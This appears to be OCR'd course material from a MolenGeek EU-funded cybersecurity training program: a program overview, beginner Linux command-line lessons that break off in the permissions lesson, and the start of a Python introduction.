
tech station padova

MOLEN Geek

techgrounds



Molengeek International

CYBER SECURITY

Co-funded by
the European Union

Table of contents

Section 1: General Program Information

Program Title

Cybersecurity

Organisation

MolenGeek — an innovation and training hub offering accessible, practice-oriented technology education. The organization focuses on activating underrepresented audiences and connecting graduates directly with employers through its SideGeek talent platform. MolenGeek provides a full learning ecosystem that includes coaching, career support, and long-term employability pathways in tech.

Country / Local Context

The program operates in Belgium (Brussels and Antwerp) and France (Roubaix), offering both on-site and online training to maximize accessibility. It targets regions with high youth unemployment and limited access to quality tech education. Through its hybrid delivery model, MolenGeek ensures that learners from diverse social and educational backgrounds can participate without barriers. The Cybersecurity program responds to the growing demand for entry-level cybersecurity professionals, particularly in SOC (Security Operations Center), IT support, and network security roles. The training combines technical learning with professional integration through work-based learning opportunities.

Target Audience

The program is designed for NEETs (youth not in employment, education, or training), jobseekers, and individuals from underrepresented backgrounds. It welcomes participants with or without formal education or work experience. Candidates must be motivated to follow a full-time course, be registered as jobseekers, and possess fluency in Dutch, French, or English. The inclusive model focuses on accessibility, skill activation, and preparing learners for professional entry-level positions in cybersecurity.

Languages of Delivery

The Cybersecurity program is delivered in French, Dutch, and English. Course materials and exercises are multilingual, with theoretical components available in English, while coaching, mentoring, and workshops are adapted to the learner's preferred language. This trilingual approach ensures inclusivity and accessibility for all participants.

Access Model & Learning Environment

Mode of delivery: hybrid (on-site and online). Participants can attend in-person sessions at MolenGeek's training centers or join remotely through the Molearning digital platform. Classrooms are equipped with workstations, smart screens, and reliable internet access. Loaner laptops are provided for participants who do not have their own equipment.

Digital tools used include:
- Molearning: MolenGeek's proprietary e-learning platform with structured modules, exercises, and progress tracking.
- Slack: for peer communication and group coordination.
- Trello: for project management and task planning.
- SideGeek: a digital platform developed by MolenGeek that connects graduates directly with employers and internship opportunities.

Employer & Internship Context

The Cybersecurity program integrates professional exposure through mandatory internships representing 50% of the total duration. Internship placements are available within service desk environments, operational centers (ROC/SOC), and cybersecurity divisions of corporate partners such as Proximus. Students gain practical experience in monitoring, security analysis, SIEM tools, incident response, and customer interaction. The program aims to bridge the gap between training and employment, preparing learners for roles such as Junior SOC Analyst, Cybersecurity Analyst, or Incident Responder.

Section 2: Program Objectives and Description

Overall Goal of the Program

The Cybersecurity program aims to equip participants with the fundamental technical, analytical, and professional skills required to begin a career in cybersecurity or IT security-related roles. The training provides learners—particularly NEETs and jobseekers without prior experience—with a practical, industry-aligned introduction to cybersecurity concepts, tools, and methodologies. Beyond technical learning, the program helps participants build confidence, develop soft skills, and establish a clear career path towards employment or further certification.

Specific Learning Objectives

Upon completion of the program, participants will be able to:

- Understand core concepts of cybersecurity, including threat types, attack vectors, and risk management.
- Apply best practices for network security, authentication, and data protection.
- Use industry-standard tools for monitoring, incident detection, and response (SIEM platforms such as Splunk or similar).
- Recognize and mitigate common vulnerabilities through hands-on exercises and simulated attacks.
- Implement basic security configurations and policies within Windows and Linux environments.
- Conduct simple vulnerability scans and analyse logs to identify security events.
- Understand the importance of GDPR and data-protection regulations in Europe.
- Develop essential soft skills such as teamwork, communication, problem solving, and critical thinking through group projects and peer learning.
- Prepare for certifications such as Microsoft SC-900 or CompTIA Security+, depending on career interest and progress.

Brief Overview of Curriculum Topics

Module	Key Topics / Activities	Learning Method	Intended Outcomes
1 – IT Fundamentals	Computer architecture, operating systems, network basics, introduction to Linux CLI	Guided self-study, interactive labs	Build a technical foundation to support later cybersecurity concepts.
2 – Introduction to Cybersecurity	Threat landscape, malware types, phishing, CIA triad, confidentiality vs integrity vs availability	Instructor-led sessions, case studies	Understand the principles and importance of cybersecurity in modern IT environments.
3 – Network & System Security	Firewalls, VPNs, IDS/IPS, basic routing, secure network design	Hands-on labs with virtual networks and configuration tasks	Ability to secure and monitor a basic network infrastructure.
4 – Threats & Vulnerabilities	Vulnerability assessment, common attack patterns, OWASP Top 10 principles	Simulated exercises, ethical hacking labs	Identify and evaluate vulnerabilities and apply preventive measures.

5 – Identity & Access Management (IAM)	Principles of authentication, authorization, MFA, privilege management	Workshops using Microsoft Azure AD and AWS IAM simulations	Understand access control mechanisms and secure user management.
6 – Incident Response & Monitoring	Security Operations Center processes, SIEM (Splunk), alert triage, response plans	Lab simulations & real SOC case studies	Perform basic incident response and log analysis tasks.
7 – GDPR and Cyber Ethics	European data protection law, compliance, ethical responsibility	Interactive seminars & case discussion	Understand privacy regulations and ethical decision-making.
8 – Professional Development & Career Planning	CV building, interview preparation, LinkedIn optimization, career coaching	Coaching sessions with Talent Strategist & SideGeek platform	Build a career plan and prepare for internship or entry-level placement.

Duration

Total Duration: Approximately 170 working days (around 8 months). The structure consists of roughly 50% classroom learning and 50% internship. The training is full-time, with scheduled breaks during holidays and school vacation periods.

Prerequisites

No formal educational background or IT experience is required. Candidates must be motivated, available full-time, and registered as jobseekers. Basic digital literacy is evaluated during the Cyberweek orientation phase before final selection.

Assessment and Progression

Participants are continuously evaluated through hands-on exercises, quizzes, and individual feedback from coaches. Mentorship sessions are conducted regularly to assess technical and personal growth. The final evaluation includes project work and internship performance. Graduates may pursue advanced certifications or entry-level positions such as SOC Analyst, Cybersecurity Analyst, or Security Technician.

Section 3: Structure and Modules

The Cybersecurity program is designed as a comprehensive, practice-oriented training that combines technical learning, problem-solving, and real-world exposure through internships. Its modular structure gradually transitions participants from foundational IT knowledge to hands-on cybersecurity experience in professional environments.

The following table outlines the structure of the program, showing duration, key learning components, evaluation methods, and tools used in each module. The modular setup enables participants to progressively develop skills while applying theoretical concepts through practice.

Module	Duration	Key Components	Evaluation & Tools
1. IT Fundamentals	3 weeks	Introduction to computer hardware, operating systems, basic networking concepts, and Linux command-line interface.	Quizzes, Molearning exercises, and short diagnostic tests.
2. Introduction to Cybersecurity	2 weeks	Overview of cybersecurity principles, threats, the CIA triad, and ethical considerations in information protection.	Case study, reflection assignment, and coach evaluation.
3.Network & System Security	4 weeks	Practical study of firewalls, VPNs, IDS/IPS, and secure system configurations using lab environments.	Guided lab assessments, team project, and peer review.
4.Threats & Vulnerabilities	3 weeks	n-depth exploration of OWASP Top 10 vulnerabilities, malware analysis, and social-engineering techniques.	Ethical-hacking simulation, vulnerability report, and debrief session.

5. Identity & Access Management (IAM)	2 weeks	Principles of authentication, authorization, MFA, and privilege management using enterprise-level tools.	Hands-on IAM configuration test and oral presentation.
6. Security Monitoring & Incident Response	4 weeks	Security Operations Center (SOC) practices, SIEM tools (Splunk), alert triage, and incident response workflows.	SOC-style log analysis lab and mentor-led evaluation.
7. GDPR & Cyber Ethics	1 week	Overview of data-protection laws, European privacy standards, and responsible disclosure policies.	Group presentation, written quiz, and feedback session.
8. Internship & Professional Integration	Approx. 4 months	On-site work experience within Proximus or partner organizations in SOC/ROC teams or cybersecurity departments.	Coach and mentor evaluation, internship report, and final reflection interview.

Learning Components

The curriculum combines the following components to ensure an immersive and effective learning journey:

• Core Modules (50%) – In-class and e-learning sessions focused on technical foundations and cybersecurity practice.

• Internship (50%) – Placement within operational teams to apply knowledge in real-world settings.

• Workshops and Seminars – Short, expert-led sessions to reinforce transversal and professional skills.

• Peer Learning and Coaching – Continuous collaboration and feedback guided by experienced mentors.

• Molearning Platform – A digital environment for accessing course content, tracking progress, and completing exercises.

Delivery Methods

Mode: Hybrid (on-site and online through the Molearning platform). The program uses a blended approach combining guided practice, project-based work, and soft-skills reinforcement. Tools such as Slack, Trello, and SideGeek are integrated to support teamwork and career development.

Intended Outcomes

• Acquire a solid understanding of cybersecurity foundations and practices.

• Develop practical experience in network protection, threat detection, and system monitoring.

• Gain professional exposure to real-world cybersecurity operations during internships.

• Build strong teamwork and problem-solving abilities through collaborative projects.

• Demonstrate readiness for entry-level cybersecurity positions or certification pathways.

Section 4: Delivery Methods and Tools

The Cybersecurity program at MolenGeek applies a hybrid and practice-oriented delivery model designed to provide participants with maximum flexibility, hands-on experience, and continuous support. Through the integration of digital platforms, physical learning environments, and professional mentoring, participants receive a complete and immersive training experience.

Mode of Delivery

The program operates in a hybrid format, combining on-site learning at MolenGeek hubs (Brussels, Antwerp, Roubaix) with online instruction via the Molearning platform. This flexible approach enables both local and remote participation while maintaining a strong focus on collaboration, peer learning, and practical application.

Classes are held in fully equipped classrooms, including computers, network connectivity, and smart screens. Outside of regular class hours, students may use coworking spaces to continue their projects or self-study. Each participant receives access to a personal laptop if needed.

Digital Tools and Platforms

• Molearning Platform – A digital platform created by MolenGeek that centralizes course content, learning modules, progress tracking, and evaluations. Coaches use Molearning to monitor attendance, feedback, and skill development.

• Slack – Used for daily communication, teamwork, and information sharing. Each cohort has its own workspace to foster community and collaboration.

• Trello – Implements agile project management for student group work, helping participants learn organization and planning skills relevant to professional IT environments.

• SideGeek Platform – A career integration platform developed by MolenGeek that connects graduates directly with employers, internship opportunities, and hiring partners.

• Video conferencing tools (Zoom, Google Meet) – Facilitate live sessions, guest lectures, and remote workshops.

• Professional tools and labs – Includes access to security environments (SOC simulators, SIEM tools such as Splunk) and virtualized lab infrastructure.

Teaching Methods

• Instructor-led sessions – Foundational concepts and demonstrations delivered by cybersecurity coaches at the start of each module.

• Hands-on workshops– Participants complete practical exercises, simulations, and use-case scenarios designed to mimic real-world security challenges.

• Guided self-study – Participants work independently using Molearning and online resources, supported by coaches who encourage self-directed learning.

• Peer learning and group projects – Students collaborate on projects and use cases to develop both technical and soft skills, reflecting workplace teamwork.

• Guest lectures and external workshops – Industry experts provide insight into cybersecurity careers, soft skills, and the latest trends in data protection and compliance.

Assessment Methods

Evaluation in the Cybersecurity program is primarily formative and continuous, focusing on growth, self-reflection, and practical demonstration rather than formal exams.

• Module Quizzes and Exercises – Short quizzes and tasks to verify understanding of technical concepts.

• Lab Assignments – Evaluation of practical skills through real or simulated environments.

• Project Presentations – Students present group or individual projects showcasing problem-solving and applied cybersecurity techniques.

• Internship Evaluation – Coaches and company mentors assess student performance, technical contribution, and professional behavior during the internship period.

• Career Development Portfolio – Participants complete a personal digital portfolio including CV, certifications, and project documentation on the SideGeek platform.

Section 5: Localization and Adaptation

The Cybersecurity program at MolenGeek is grounded in the organization's mission to make technology accessible to everyone, regardless of background or educational level. The program has been localized to align with the specific needs of the Belgian and French labor markets, while maintaining a methodology that is scalable and adaptable across international hubs such as Roubaix, Italy, and Morocco.

Local Context and Relevance

MolenGeek's Cybersecurity training was developed in response to the increasing demand for entry-level cybersecurity professionals in Belgium and neighboring regions. The program is particularly relevant to Brussels and Antwerp, where there is a growing need for cybersecurity awareness and technical expertise across industries such as telecommunications, finance, and public services.

In Belgium, collaboration with partners ensures that job seekers, including NEETs and individuals from underrepresented communities, can access the program and benefit from employment pathways in the digital sector. The inclusion of Roubaix, France, as a partner hub further supports regional integration, enabling participants from different European regions to engage with common cybersecurity curricula and professional networks.

Pedagogical Adaptation

The pedagogical approach has been adapted to ensure inclusivity, accessibility, and employability. MolenGeek integrates its own 'learning by doing' methodology, emphasizing practical exercises, real-world cases, and teamwork over theoretical lectures. Coaches are selected not only for their technical expertise but also for their ability to communicate complex concepts in an accessible way. The training is delivered in three languages—French, Dutch, and English—to ensure maximum accessibility for local and international participants.

The use of the Molearning platform, created by MolenGeek, allows for continuous monitoring of student progress, modular content delivery, and the flexibility to adjust materials in response to market needs. This platform enables rapid updates to course content, ensuring that all cybersecurity modules remain aligned with evolving technologies and threats.

Partnerships and Industry Integration

Strategic partnerships have played a critical role in localizing and maintaining the quality of the Cybersecurity program. Key partners include Proximus, Microsoft, ITQ, PwC, and BNP Paribas Fortis, all of which actively support recruitment and provide mentorship, internship placements, and real-world learning opportunities. These collaborations ensure that the program remains aligned with current cybersecurity practices and employer expectations.

Collaboration with Proximus has resulted in an innovative internship framework where learners gain direct exposure to operational environments such as SOC and NOC teams, combining theoretical and applied cybersecurity practices.

Cross-hub Collaboration

MolenGeek's international expansion enables cross-hub collaboration between Belgium, France, Italy, and Morocco. This structure encourages the exchange of best practices, harmonization of training content, and the creation of a unified digital ecosystem that empowers learners to connect with international peers and employers.

Through coordinated programs and shared pedagogical tools, such as Molearning and the SideGeek platform, each hub maintains autonomy while adhering to consistent quality standards. This international synergy enhances employability and provides participants with a broader perspective on cybersecurity challenges and opportunities.

Continuous Improvement

Localization is treated as an ongoing process rather than a one-time adaptation. Regular feedback from employers, participants, and coaches is systematically collected and integrated into curriculum updates. Partnerships with industry leaders ensure that the curriculum reflects current cybersecurity frameworks, emerging threats, and evolving compliance requirements such as GDPR.

This iterative approach allows MolenGeek to continuously refine its Cybersecurity program, guaranteeing its relevance in both local and international contexts.

Section 6: Outcomes and Evaluation

The Cybersecurity program at MolenGeek has demonstrated strong performance and tangible impact since its launch. The outcomes reflect both the effectiveness of its hybrid, hands-on methodology, and the relevance of its partnerships with major industry players such as Proximus and Microsoft. Continuous mentorship, the integration of internships, and career follow-up through the SideGeek platform have all contributed to sustained success and employment readiness among participants.

Number of Participants Trained

Since its implementation, the MolenGeek Cybersecurity program has successfully trained 62 participants across multiple cohorts. Participants come primarily from reskilling backgrounds, including NEETs and job seekers, reflecting MolenGeek's commitment to inclusion and accessibility in digital education.

Completion / Certification Rate

The program maintains a strong completion and certification rate of 82%, which demonstrates the effectiveness of its learner-centered approach. All participants who successfully complete the program receive a recognized certification, such as the Microsoft Security Fundamentals credential or equivalent industry-recognized proof of completion. Some participants also continue toward advanced certifications, including CompTIA Security+ or AWS Security Specialty, supported by post-program mentorship.

Post-training Outcomes

Post-training outcomes have been consistently positive, with 71% of graduates securing employment, internships, or continuing education within six months of completing the program. These results stem from close collaboration with industry partners such as Proximus, ITQ, PwC, and BNP Paribas Fortis, who regularly host MolenGeek graduates in cybersecurity and IT support roles.

Through the SideGeek platform, created by MolenGeek, graduates gain access to ongoing career development resources, mentorship from industry experts, and exposure to potential employers. This ensures long-term employability and continued professional growth after completion of the program.

Participant Feedback Summary

Feedback from participants has been overwhelmingly positive. Learners highlight the accessibility of the content, the practical focus of the curriculum, and the supportive coaching environment. The hands-on structure, particularly the internship component, has

been cited as the most valuable part of the program, allowing learners to gain direct experience in Security Operations Center (SOC) environments and real-world cybersecurity challenges.

Graduates frequently describe the program as transformative—helping them not only to acquire technical skills but also to build confidence, communication abilities, and professional networks essential for sustainable employment in the cybersecurity sector.

Lessons Learned and Future Recommendations

The program's results underline the importance of combining technical instruction with strong industry engagement and personalized coaching. Key lessons learned include the need for continuous curriculum updates in response to emerging cyber threats and maintaining a strong mentorship component to support participants beyond the classroom.

For future cohorts, MolenGeek plans to expand cross-hub collaboration between Belgium, France, Italy, and Morocco to strengthen the international relevance of the curriculum and enhance job mobility for graduates. Additional partnerships with private cybersecurity firms are being explored to further diversify internship opportunities.

Section 7: Supporting Materials

The Cybersecurity program at MolenGeek is supported by a comprehensive ecosystem of learning materials, digital tools, and professional resources. These supporting materials are designed to ensure accessibility, practical learning, and long-term professional development for all participants.

Official Program and Learning Platforms

• Official Program Website: https://molengeek.education: The digital e-learning system developed by MolenGeek for hosting all course content, assignments, and evaluation modules.
• SideGeek Platform: https://sidegeek.com – A recruitment and alumni networking platform created by MolenGeek, enabling employers to directly access graduates' profiles, progress, and CVs.
• Microsoft Learn Portal: https://learn.microsoft.com/en-us/training/ – Official learning paths used for Microsoft Security Fundamentals and other certification-aligned modules.

Educational Resources and Content

The program includes a variety of instructional materials to reinforce both theoretical and practical skills:

• Interactive course slides covering cybersecurity fundamentals, networking, ethical hacking, and cloud security.
• Hands-on lab exercises using professional tools such as Splunk, Wireshark, Kali Linux, Metasploit and Burp Suite.
• Recorded sessions and demonstrations from industry experts and MolenGeek coaches.
• Weekly assignments, group challenges, and hackathons designed to simulate real-world cybersecurity tasks.
• Documentation templates for incident reporting, risk analysis, and vulnerability assessment.

Collaboration and Communication Tools

Collaboration and peer learning are central to the MolenGeek methodology. Participants use modern workplace tools to enhance teamwork, communication, and project management:

• Slack: For peer-to-peer learning, real-time communication, and coach interaction.
• Trello: For project tracking, group work coordination, and time management.
• Shared Drive and GitHub repositories: For collaborative coding, lab documentation, and version control.
• Microsoft Teams or Zoom: For remote workshops, expert sessions, and Q&A discussions.

Career Development and Mentoring Resources

In addition to technical training, MolenGeek provides strong professional development support through various tools and mentoring programs:

• Career Coaching Guides: Documents outlining job search strategies, CV writing, and interview preparation.
• Soft Skills Workshop Materials: Presentations and exercises focused on communication, teamwork, and professional behaviour.
• Employer Network Access: Through the SideGeek platform, participants connect with partner companies such as Proximus, Microsoft, PwC, and BNP Paribas Fortis.
• Post-training Resources: Continuous access to Molearning and SideGeek ensures alumni can pursue advanced certifications and stay updated on job opportunities.

Additional Documentation and Attachments

• Course syllabus and module outlines.
• Instructor and coach manuals.
• Internship agreement templates and feedback forms.
• Participant attendance and performance tracking sheets.
• Examples of final projects and cybersecurity case studies.

Together, these resources create a rich, multi-layered learning environment that blends online learning, in-person training, and real-world practice. The combination of Molearning,

SideGeek, and partner-led mentorship ensures a complete ecosystem for skill acquisition, certification preparation, and job readiness in the field of cybersecurity.

Section 8: Conclusions

The Cybersecurity program represents a cornerstone in MolenGeek's mission to make technology and digital careers accessible to everyone, regardless of their educational or professional background. By focusing on NEETs, job seekers, and individuals with limited prior exposure to IT, the program bridges the gap between untapped potential and the rapidly growing cybersecurity job market.

Through an integrated methodology that combines technical training, personal coaching, and real-world experience, participants acquire both the hard and soft skills necessary to succeed in the cybersecurity field. The inclusion of practical work placements, particularly through collaboration with Proximus and other industry partners, ensures that theoretical knowledge is immediately translated into professional experience.

MolenGeek's pedagogy emphasizes hands-on learning, teamwork, and self-directed discovery. The Molearning platform allows participants to progress at their own pace while maintaining structured guidance from expert coaches. The SideGeek platform, developed internally by MolenGeek, extends this support beyond graduation—connecting graduates with employers, networking opportunities, and continuous learning resources.

This holistic approach—combining education, mentorship, and professional integration—forms an ecosystem that not only trains cybersecurity professionals but also builds confidence, resilience, and a growth mindset. By maintaining small class sizes, personalized mentoring, and active follow-up through the SideGeek Talent Strategists, MolenGeek ensures that every participant receives the support needed to enter the workforce successfully.

Beyond technical mastery, the program contributes to a more inclusive and diverse technology sector. It empowers individuals from underrepresented backgrounds to access high-demand digital careers and strengthens the broader European workforce in the face of increasing cybersecurity threats.

In conclusion, the MolenGeek Cybersecurity program stands as a practical and socially impactful model of digital empowerment. By combining accessible training, mentorship, and a strong bridge to employment, it demonstrates how inclusive education can lead to measurable, sustainable results in the digital economy.

Linux Fundamentals

Welcome! This self-contained course is intended for absolute beginners who want to become comfortable working on the Linux command-line. Everything is distribution-agnostic: whether you use Ubuntu, Fedora, Debian, Arch or something embedded, the commands we cover here function the same (or nearly the same) everywhere.

Learning a text interface may feel daunting at first, but remember that the shell is simply another user interface—like windows and icons—only faster, more precise and eminently scriptable. Modern DevOps, scientific computing and cybersecurity roles all rely on a strong CLI foundation, so investing time now will pay dividends throughout your career.

The material is organised into sixteen lessons. Each lesson explains *why* a command is useful, *how* it works, and then provides **hands-on exercises** plus small **challenges** so you can practise immediately. Real mastery comes from muscle memory, so please type every command yourself rather than copy-paste. When something behaves unexpectedly, stop and figure out *why*—investigating mistakes is the fastest path to understanding.

Lesson 1 – Welcome to the Shell

When you log in to a graphical Linux desktop you usually click an icon labelled **Terminal**. On servers you might SSH in from another machine. In either case the black-and-white window that appears is an *interactive shell session*. Historically Linux inherited the original UNIX **sh** shell, but today the overwhelmingly common default is **Bash** (the “Bourne-Again SHell”).

Think of the shell as a combination of *command runner* and *mini programming language*. You enter a command, it executes, the kernel furnishes output, and the shell redraws a prompt so you can type the next instruction. Unlike a GUI where you must hunt for the right button, the CLI rewards recall: once a command sits in your memory you can launch it in milliseconds.

A typical prompt might read:

```
None
sam@example-pc:/home/sam$
```

- **sam** – your current username (use whoami to print it).
- **example-pc** – the system's network hostname (hostname).
- **/home/sam** – the *working directory* returned by pwd.
- The trailing $ indicates an ordinary user; a root session shows #.

A command line often comprises three parts:

```
None
command [OPTIONS] [ARGUMENTS]
```

Take ls -ahl /var/log:

- **ls** is the program,
- **-a -h -l** are short options bundled together (show hidden files, human-readable sizes, long format),
- **/var/log** is the path argument specifying the target directory.

Options may also be long form (--human-readable). After execution every program exits with a *status code*. By convention **0** means success and any non-zero integer loosely represents an error class. You can inspect the previous command's status using echo $?.

Finally, two shell super-powers accelerate your workflow:

- **Tab completion** – Type the first few letters of a filename or command then press **Tab**; Bash completes or lists possibilities.
- **History** – Re-run past commands with the **Up/Down** arrows or search interactively with **Ctrl-r** followed by part of the command.

Exercise 1.1:

1. Open a terminal.
2. Run echo $SHELL to check which shell you are using.
3. Type date to print current system time, then inspect the exit status (echo $?).

4. Press **Ctrl-l** to clear the screen, then retrieve `date` from history using **Ctrl-r**.

Spend a few minutes experimenting with history and tab completion; you will use them constantly throughout the remainder of this course.

Lesson 2 – Navigating the Filesystem

The Linux filesystem resembles an upside-down tree. At the very top sits the **root directory** (`/`). All other directories—whether physical disks, USB sticks, network shares, or pseudo-filesystems like `/proc`—attach somewhere beneath this root.

Important top-level directories you will encounter frequently:

Directory	Purpose (simplified)
`/bin`	Essential user commands required for single-user mode
`/sbin`	System binaries (administration programs)
`/etc`	System-wide configuration files
`/home`	Personal directories for each user
`/var`	Variable data such as logs, caches, spool files
`/tmp`	Temporary files cleared on reboot or by housekeeping jobs
`/usr`	Userland software and libraries (gigantic hierarchy)

To discover where you are, type `pwd` (**p**rint **w**orking **d**irectory). New terminals open inside your home (`/home/yourname`).

Changing directory uses `cd`. Give it an **absolute path** (starts with `/`) or a **relative path** (interpreted from the current location):

```
None
cd /etc     # absolute
cd ../..    # relative: go up two levels
```

```
cd          # with no argument returns to $HOME
cd -        # jump back to previous dir
```

List directory contents with ls. Add options to reveal more information:

- -l long format (permissions, owner, size, date)
- -a include dotfiles (.gitignore)
- -h human-readable sizes (when used with -l)
- -R traverse sub-directories recursively

Combine them as short flags (ls -lah). Colourised output is enabled by default on most distros via aliases.

Filenames containing spaces must be quoted ("My File.txt") or escaped (My\ File.txt). Instead, prefer small dash-separated names like project-notes.txt.

Globbing

Bash expands wildcards **before** the command executes:

- * any string (even empty)
- ? any single character
- [abc] any one of the listed characters

Example:

```
None
ls /var/log/*.log
```

Productivity tips

- Hit **Tab** twice after typing cd /u to let the shell list all paths beginning with /u.
- Press **Ctrl-a** to jump to the line start, **Ctrl-e** to the end.
- Use pushd /path and popd as a stack-based alternative to cd -.

Exercise 2.1:

1. Navigate to /usr/bin, count how many regular files exist with ls | wc -l.
2. Return home, then create a directory tree projects/linux101/week1 in a single command (mkdir -p).
3. Use globbing to list all .conf files under /etc that start with “ssh”.

Mastery of navigation and listing commands underpins every other CLI workflow. Practise until they feel automatic.

Lesson 3 – Inspecting Files and Directories

Once you can move around the filesystem the next step is *looking inside*. Linux distinguishes between **plain text** files, **binary** files, **directories** and **special** files (sockets, devices, named pipes). Many configuration and log files are just text, which makes them easy to read from the shell.

Quick Peeks

- cat file prints the entire file to standard output. Great for short snippets, risky for big logs.
- less file opens a paging viewer. Navigate with arrow keys, **PgUp/PgDn**, search /pattern, jump to end G, quit q.

```
None
```

- ```
  less +F /var/log/syslog   # follow mode (like tail -f)
  ```

- head and tail show the first or last *n* lines (-n 20).
  Combining them is useful: head -n 1 file && tail -n 1 file reveals the earliest and latest entries.

Metadata

stat file prints explicit timestamps (access, modify, change), inode number, permissions and device id. Meanwhile the humble ls -l already exposes many of these fields along with hard link count and file size.

file performs *magic number* inspection rather than relying on filenames:
  ```

```
None
$ file /bin/ls
/bin/ls: ELF 64-bit LSB executable, x86-64, dynamically linked (...)
```

Counting and Summarising

The wc (*word count*) utility can tally lines, words and bytes. For example, to quickly approximate log growth rate:

```
None
watch -n5 'wc -l /var/log/auth.log'
```

Binary Data

Attempting to cat a compiled program spits gibberish to your terminal. Instead pipe through xxd (hex dump) or inspect with strings to pull out printable sequences—handy when reverse-engineering malware.

Exercises

1. Use head -n 50 /etc/services to view the first fifty network service definitions.
2. Run stat ~/.bashrc and identify when you last modified your shell configuration.
3. Determine if /usr/bin/grep is statically or dynamically linked (file /usr/bin/grep).
4. Create a 1 MiB dummy file: dd if=/dev/zero of=blank.img bs=1M count=1 then verify size with ls -lh and bytes with stat.

Understanding how to inspect both content and metadata arms you with the diagnostic skills needed to debug misconfigurations, program behaviour and disk usage anomalies.

Lesson 4 – Manipulating Files and Directories

Creation, duplication, renaming and deletion are everyday tasks. Linux provides small, composable tools rather than a monolithic file manager.

Creating Things

- touch file updates timestamps but also creates an empty file when it does not yet exist.
- mkdir dir makes a directory. Add -p to create intermediate directories without complaint.

```
None
mkdir -p reports/2025/Q2
touch reports/2025/Q2/todo.md
```

Copying

cp SOURCE DEST duplicates files. Important options:

- -r or -R copy directories recursively,
- -p preserve mode, ownership and timestamps,
- -a archive mode (-r -p --preserve=links etc.), ideal for backups.

You can copy multiple items into a directory:

```
None
cp -av *.txt /tmp/backup/
```

Moving & Renaming

mv either relocates or renames. Unix treats renaming as moving within the same directory entry.

```
None
mv draft.txt final.txt      # rename
mv *.csv data/              # move many files
```

```
mv old_project ../archive/old_project_$(date +%Y-%m-%d)
```

If DEST is an existing directory, SOURCE moves inside; if not, the file/directory changes its path.

Deleting

- rm removes files. rm -r removes directories recursively.
- rm -i prompts for confirmation; many admins alias rm to rm -i for safety.
- rmdir only deletes empty directories.
- Graphical trash semantics are implemented by **trash-cli** (sudo apt install trash-cli) which provides trash-put, restore-trash etc.

Archiving and Compression

The venerable **tar** packs multiple files into one archive. Add gzip or zstd compression via flags:

```
None
tar -czvf project.tar.gz project/
tar -tzf project.tar.gz          # list contents
tar -xzvf project.tar.gz -C /tmp   # extract elsewhere
```

Other compressors: gzip, bzip2, xz, zstd. Remember that these tools often operate *in place*: gzip big.log replaces the original file with big.log.gz.

Atomic Operations

Copying huge datasets can race with other processes. *rsync* solves this by transferring deltas and writing to temporary files before swapping them into place:

```
None
rsync -av --progress --delete /src/ /dest/
```

The trailing slashes matter (/src/ syncs the *contents* whereas /src would create another subdirectory).

Scripting Patterns

It is common to chain manipulation commands via && for short deployment scripts:

```
None
mkdir -p build && cp -a src/. build/ && tar -caf build.tar.zst build
```

If any command fails (non-zero status) the chain aborts, preventing partial setups.

Exercises

1. Download the GNU Coreutils source tarball (curl -LO https://ftp.gnu.org/gnu/coreutils/coreutils-9.5.tar.xz) and extract it to ~/src.
2. Copy only files modified within the last day to ~/src/today using find combined with cp --parents.
3. Delete all .o object files from within the extracted tree, but first *dry-run* with echo rm substitution to verify which paths will vanish.

Handling files confidently allows you to automate packaging, backups and deployments without ever leaving the terminal. Practise until flags such as -av, --delete, -p and -r are second nature.

Lesson 5 – User and Group Permissions

Multitasking, multi-user systems like Linux rely on a robust permission model to isolate users and safeguard vital components. Understanding permission bits is crucial for both security and troubleshooting.

Ownership Triplet

Each filesystem object has:

1. **User owner** – usually the creator (ls -l column 3),
2. **Group owner** – determines additional access (ls -l column 4),
3. **Mode bits** – three sets of rwx flags:

```
None
r (read)  = 4
```

```
w (write) = 2
x (exec)  = 1
```

Matrix:

Scope	r	w	x
User	✔	✔	✔
Group	✔	✖	✖
Other	✔	✖	✖

The above corresponds to octal **744** (4+2+1, 4+0+0). Displayed symbolically as rwxr--r--.

Changing Modes

chmod modifies the mode:

```
None
chmod u+x script.sh        # add execute for user
chmod go-w file            # remove write for group+other
chmod 600 secrets.gpg      # read/write for owner only
```

Recursive flag -R changes whole trees—use sparingly.

Special Bits

- **SUID (4 000)** – executable runs with *file owner* privileges. Example: /usr/bin/passwd.
- **SGID (2 000)** – executable inherits *group* privileges; when set on directories newly created files adopt the directory's group.
- **Sticky (1 000)** – on directories allows only owners to delete inside them (/tmp).

```
None
chmod 4755 mysetuidhelper
```

Changing Ownership

chown user:group target. Omitting group keeps it unchanged. Recursive variant -R is common when un-archiving external projects:

```
None
sudo chown -R $USER:$USER ~/src/coreutils
```

Elevating Privileges

Editing /etc, installing kernel modules and binding to ports <1024 all require *superuser* rights. Modern distros favour **sudo** over logging in as root:

```
None
sudo apt update
sudoedit /etc/fstab    # uses $EDITOR safely
```

Admin accounts are enumerated in /etc/sudoers via the %sudo group. Limit membership wisely.

Debugging Permission Denials

When a command returns Permission denied:

1. Check path permissions with ls -ld path.
2. Use `namei -l /path´

Python

Part 1: Introduction to Python

Molengeek International

Cyber Security
KA220-VET-C971A987

1.1 What is Python?

Python is a **high-level, interpreted programming language** known for its readability and simplicity. It was created by **Guido van Rossum** and first released in **1991**. Python emphasizes code readability with its clean and straightforward syntax, making it ideal for beginners.

Python is used in various fields, including:

- Web development (e.g., Django, Flask)
- Data science and machine learning (e.g., pandas, scikit-learn)
- Automation and scripting
- Game development
- Cybersecurity and ethical hacking
- Desktop applications
- Internet of Things (IoT)

Why Learn Python?

- **Beginner-friendly** syntax
- **Large community** and vast libraries
- Widely used in **job markets**
- Great for both small scripts and large applications
- **Cross-platform** (Windows, MacOS, Linux)

1.2 How Python Works

Unlike compiled languages (like C or Java), Python is an **interpreted language**. This means:

- You write Python code in a .py file.
- The Python interpreter reads and executes the code **line by line**.
- This allows for quicker development and debugging.

Python also supports two programming paradigms:

1. **Procedural Programming** – writing functions and procedures.
2. **Object-Oriented Programming** – organizing code using classes and objects.

1.3 Installing Python

Python comes pre-installed on most Linux and macOS systems, but Windows users need to install it manually.

Step-by-Step Installation (Windows):

1. Go to https://www.python.org/downloads/
2. Download the latest version (e.g., Python 3.12.x).
3. **Important:** During installation, check the box that says **"Add Python to PATH"**.
4. Click "Install Now" and follow the instructions.

Verifying Installation

Open a terminal or command prompt and type:

```shell
python --version
